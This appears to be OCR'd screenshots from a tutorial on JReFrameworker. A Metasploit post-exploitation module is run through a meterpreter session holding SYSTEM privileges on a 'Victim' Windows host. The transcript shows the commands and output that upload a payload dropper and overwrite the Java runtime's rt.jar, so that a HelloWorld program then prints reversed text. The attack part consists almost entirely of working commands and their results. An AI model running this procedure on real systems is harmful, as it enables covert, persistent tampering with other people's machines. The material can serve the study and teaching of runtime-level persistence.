

Create Payload Dropper
Create Payload Dropper
Payload Dropper Jar:
C:\Users\Ben\Desktop\hello-world-dropper.jar
Browse...
< Back
Next >
Finish
Cancel


hello-world-dropper.jar


root@kali: ~

File Edit View Search Terminal Help

```
msf > use post/manage/java/jreframeworker
msf post(jreframeworker) > show advanced options

Module advanced options (post/manage/java/jreframeworker):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   OUTPUT_DIRECTORY                     no        Specifies the output directory to save modified runtimes, if no
t specified output files will be written as temporary files.
   SEARCH_DIRECTORIES                   no        Specifies a comma separated list of victim directory paths to s
earch for runtimes, if not specified a default set of search directories will be used.
   VERBOSE             false            no        Enable detailed status messages
   WORKSPACE                            no        Specify the workspace for this module


Module options (post/manage/java/jreframeworker):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   PAYLOAD_DROPPER                    yes       The JReFrameworker payload to execute
   SESSION                            yes       The session to run this module on.

msf post(jreframeworker) > set PAYLOAD_DROPPER /root/Desktop/hello-world-dropper.jar
PAYLOAD_DROPPER => /root/Desktop/hello-world-dropper.jar
msf post(jreframeworker) > set SESSION 1
SESSION => 1
msf post(jreframeworker) >
```


HelloWorld
C:\Windows\system32\cmd.exe
C:\Users\Victim\Desktop>java -jar HelloWorld.jar
Hello World!
C:\Users\Victim\Desktop>


root@kali: ~
File Edit View Search Terminal Help
Module options (post/manage/java/jreframeworker):
Name Current Setting Required Description
PAYLOAD_DROPPER yes The JReFrameworker payload to execute
SESSION yes The session to run this module on.
msf post(jreframeworker) > set PAYLOAD_DROPPER /root/Desktop/hello-world-dropper.jar
PAYLOAD_DROPPER => /root/Desktop/hello-world-dropper.jar
msf post(jreframeworker) > set SESSION 1
SESSION => 1
msf post(jreframeworker) > run
[*] 192.168.115.129:49330 - Uploading C:\hello-world-dropper.jar...
[*] 192.168.115.129:49330 - Uploaded C:\hello-world-dropper.jar
[*] ReFrameworking JVMs on #<Session:meterpreter 192.168.115.129:49330 (192.168.115.129) "NT AUTHORITY\SYSTEM @ W
IN-FU36OF73M52">...
[*] Running: java -jar C:\hello-world-dropper.jar...
[*]
Original Runtime: C:\Program Files\Java\jre1.8.0_111\lib\rt.jar
Modified Runtime: C:\Windows\TEMP\rt.jar5000234955748748046.jar
Original Runtime: C:\Program Files (x86)\Java\jre1.8.0_111\lib\rt.jar
Modified Runtime: C:\Windows\TEMP\rt.jar86286159635831634 57.jar
[*] Created temporary runtime C:\Windows\TEMP\rt.jar5000234955748748046.jar
[*] Overwriting C:\Program Files\Java\jre1.8.0_111\lib\rt.jar...
[*] Created temporary runtime C:\Windows\TEMP\rt.jar86286159635831634 57.jar
[*] Overwriting C:\Program Files (x86)\Java\jre1.8.0_111\lib\rt.jar...
[*] Post module execution completed
msf post(jreframeworker) >


HelloWorld
C:\Windows\system32\cmd.exe
C:\Users\Victim\Desktop>java -jar HelloWorld.jar
Hello World!
C:\Users\Victim\Desktop>java -jar HelloWorld.jar
!dlroW olleH
C:\Users\Victim\Desktop>